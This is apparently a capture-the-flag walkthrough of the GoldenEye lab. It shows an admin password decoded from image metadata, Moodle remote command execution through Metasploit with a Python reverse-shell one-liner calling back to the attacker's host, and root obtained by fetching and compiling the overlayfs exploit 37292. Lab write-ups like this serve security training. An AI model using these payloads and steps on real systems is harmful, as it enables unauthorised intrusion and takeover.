
I looked around and found a secret file



The file gave clues.

```
┌──(root💀 kali)-[/home/kali/Downloads]
└─# cat s3cret.txt
007,

I was able to capture this apps adm1n cr3ds through clear txt.

Text throughout most web apps within the GoldenEye servers are scanned, so I cannot add the cr3dentials here
.

Something juicy is located here: /dir007key/for-007.jpg

Also as you may know, the RCP-90 is vastly superior to any other weapon and License to Kill is the only way
to play.
```

I went to the directory and found a picture.




There was nothing on the picture or page source so I downloaded the picture to dissect it. I used exiftool for that.

```
┌──(root💀 kali)-[/home/kali/Downloads]
└─# exiftool for-007.jpg
ExifTool Version Number         : 12.30
File Name                       : for-007.jpg
Directory                       : .
File Size                       : 15 KiB
File Modification Date/Time     : 2022:01:24 05:51:35-05:00
File Access Date/Time           : 2022:01:24 05:51:35-05:00
File Inode Change Date/Time     : 2022:01:24 05:51:35-05:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
X Resolution                    : 300
Y Resolution                    : 300
Exif Byte Order                 : Big-endian (Motorola, MM)
Image Description               : eFdpbnRlcjE5OTV4IQ==
Make                            : GoldenEye
Resolution Unit                 : inches
Software                        : linux
Artist                          : For James
Y Cb Cr Positioning             : Centered
Exif Version                    : 0231
Components Configuration        : Y, Cb, Cr, -
User Comment                    : For 007
Flashpix Version                : 0100
Image Width                     : 313
Image Height                    : 212
```

I found a base64 encoded message in the image description so I decided to decrypt it.


```
┌──(root💀 kali)-[/home/kali/Downloads]
└─# echo eFdpbnRlcjE5OTV4IQ== | base64 -d
xWinter1995x!
```

Since Dr Doak said he had admin's pass, I assume this is the admin pass and so I tried to login in the website using these credentials.

I was able to login as admin.


Username: admin

Password: xWinter1995x!




I looked through the website as admin user but I could not find anything that could lead to server root.

But I found that it is using Moodle service version 2.2.3. So looked for Moodle's vulnerabilities.



# Exploiting Moodle

I searched in metasploit and found a exploit

```
msf6 > search moodle

Matching Modules
================

   #  Name                                  Disclosure Date  Rank  Check  Description
   -  ----                                  ---------------  ----  -----  -----------
   0  exploit/multi/http/moodle_cmd_exec    2013-10-30       good  No     Moodle Remote Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/moodle_cmd_exec

msf6 > use 0
msf6 exploit(multi/http/moodle_cmd_exec) > 
```


I looked into the exploit on internet and found the code for the exploit.

According to the description of the exploit we have to edit the path for the spellchecker to an arbitrary command so I can run arbitrary commands in the context of the web application upon spellchecking requesting.


```
include Msf::Exploit::Remote::HttpClient

def initialize(info={})
  super(update_info(info,
  'Name'           => 'Moodle Remote Command Execution',
  'Description'    => %q{
  Moodle allows an authenticated user to define spellcheck settings via the web interface.
  The user can update the spellcheck mechanism to point to a system-installed aspell binary.
  By updating the path for the spellchecker to an arbitrary command, an attacker can run
  arbitrary commands in the context of the web application upon spellchecking requests.

  This module also allows an attacker to leverage another privilege escalation vuln.
  Using the referenced XSS vuln, an unprivileged authenticated user can steal an admin sesskey
```

So updated the spellchecker path and uploaded this payload


```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.160.128",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```





Then I updated the server plugin and changed spell engine to pspellshell from google spell.



As we can there is a new option for spell checker.




Then I set up the credentials and chose the payload.



```
msf6 exploit(multi/http/moodle_cmd_exec) > set payload 5
payload => cmd/unix/reverse
msf6 exploit(multi/http/moodle_cmd_exec) > options

Module options (exploit/multi/http/moodle_cmd_exec):

   Name      Current Setting      Required  Description
   ----      ---------------      --------  -----------
   PASSWORD  xWinter1995x!        yes       Password to authenticate with
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS    severnaya-station.com yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Usi
   RPORT     80                   yes       The target port (TCP)
   SESSKEY                        no        The session key of the user to impersonate
   SSL       false                no        Negotiate SSL/TLS for outgoing connections
   TARGETURI /gnocertdir          yes       The URI of the Moodle installation
   USERNAME  admin                yes       Username to authenticate with
   VHOST                          no        HTTP server virtual host

Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.160.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

The exploit worked and I was able to access the server as a low level user.

```
msf6 exploit(multi/http/moodle_cmd_exec) > exploit
[*] Started reverse TCP double handler on 192.168.160.128:4444
[*] Authenticating as user: admin
[*] Getting session key to update spellchecker if no session key was specified
[*] Updating spellchecker to use the system aspell
[*] Triggering payload
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo kRz98XVkIqVzS8AN;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "kRz98XVkIqVzS8AN\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.160.128:4444 → 192.168.160.131:35941) at 2022-01-25

whoami
www-data
```

I looked for the server information and found it was running on linux Ubuntu.

```
uname -a
Linux ubuntu 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
```

# Privilege escalation

I searched for exploits in searchsploit and found some. I looked for the first one on browser and downloaded the file using wget.

```
┌──(root💀 kali)-[/home/kali]
└─# searchsploit linux ubuntu 3.13.0
---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                |  Path
---------------------------------------------------------------------------------------------- ---------------------------------
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation (Acces | linux/local/37293.txt
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.04/13.10 x64) - 'CONFIG_X86_X32=y' Local Privilege Escalation (3) | linux_x86-64/local/31347.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.10) - 'CONFIG_X86_X32' Arbitrary Write (2) | linux/local/31346.c
Linux Kernel 4.10.5 / < 4.14.3 (Ubuntu) - DCCP Socket Use-After-Free | linux/dos/43234.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation | linux/local/45010.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation | linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' Local Privilege Escalation | linux_x86-64/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP) | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation | linux/local/47169.c
Ubuntu < 15.10 - PT Chown Arbitrary PTs Access Via User Namespace Privilege Escalation | linux/local/41760.txt
---------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

Since it was downloaded as txt file, I made a new .c file using cat.

```
wget https://www.exploit-db.com/download/37292
--2022-01-25 04:00:19--  https://www.exploit-db.com/download/37292
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [application/txt]
Saving to: '37292'

0K ....                                                  100%  495M=0s

2022-01-25 04:00:20 (495 MB/s) - '37292' saved [5119/5119]

ls
37292
vmware-root
cat 37292 > 37292.c
ls
37292
37292.c
```

Then I tried to run the file using gcc compiler but the server had no gcc compiler.

```
gcc 37292.c -o ofs
sh: 20: gcc: not found
```

Then I tried to compile with clang. It showed no error but 5 warning meaning the program was compiled.

```
clang 37292.c -o ofs
37292.c:94:1: warning: control may reach end of non-void function [-Wreturn-type]
}
^
37292.c:106:12: warning: implicit declaration of function 'unshare' is invalid in C99 [-Wimplicit-function-declaration]
    if(unshare(CLONE_NEWUSER) != 0)
       ^
37292.c:111:17: warning: implicit declaration of function 'clone' is invalid in C99 [-Wimplicit-function-declaration]
    clone(child_exec, child_stack + (1024*1024), clone_flags, NULL);
    ^
37292.c:117:13: warning: implicit declaration of function 'waitpid' is invalid in C99 [-Wimplicit-function-declaration]
    waitpid(pid, &status, 0);
    ^
37292.c:127:5: warning: implicit declaration of function 'wait' is invalid in C99 [-Wimplicit-function-declaration]
    wait(NULL);
    ^
5 warnings generated.
```

But the output file didn't work.

So I looked in the exploit code and edited the code by changing gcc to clang using sed command.

```
cat 37292.c | grep gcc
user@ubuntu-server-1504:~$ gcc ofs.c -o ofs
    lib = system("gcc -fPIC -shared -o /tmp/ofs-lib.so /tmp/ofs-lib.c -ldl -w");
sed -i 's/gcc/clang/g' 37292.c
```

[here, s=substitute, g=global]

Then I executed the output file and was able to access root shell.

```
ls
37292
37292.c
a.out
ofs
vmware-root
./a.out
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
sh: 0: can't access tty; job control turned off
# whoami
root
```


Then I looked around to find information on the flag.

```
# ls
37292
37292.c
a.out
ofs
vmware-root
# cd ..
# ls
bin
boot
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
```

```
# cd var
# ls
backups
cache
lib
local
lock
log
mail
opt
run
spool
tmp
www
# cd www
# ls
html
moodledata
# cd html
# ls
006-final
dir007key
gnocertdir
index.css
index.html
logo.png
rtm.log
sev-home
sniper.png
space.gif
```

```
# cd 006-final
# ls
sata_drop.webm
sata_drop.webm.1
x8vtfinal-flag.gif
xvf7-flag
```

Then I visited flag directory and was able to capture the file




THE END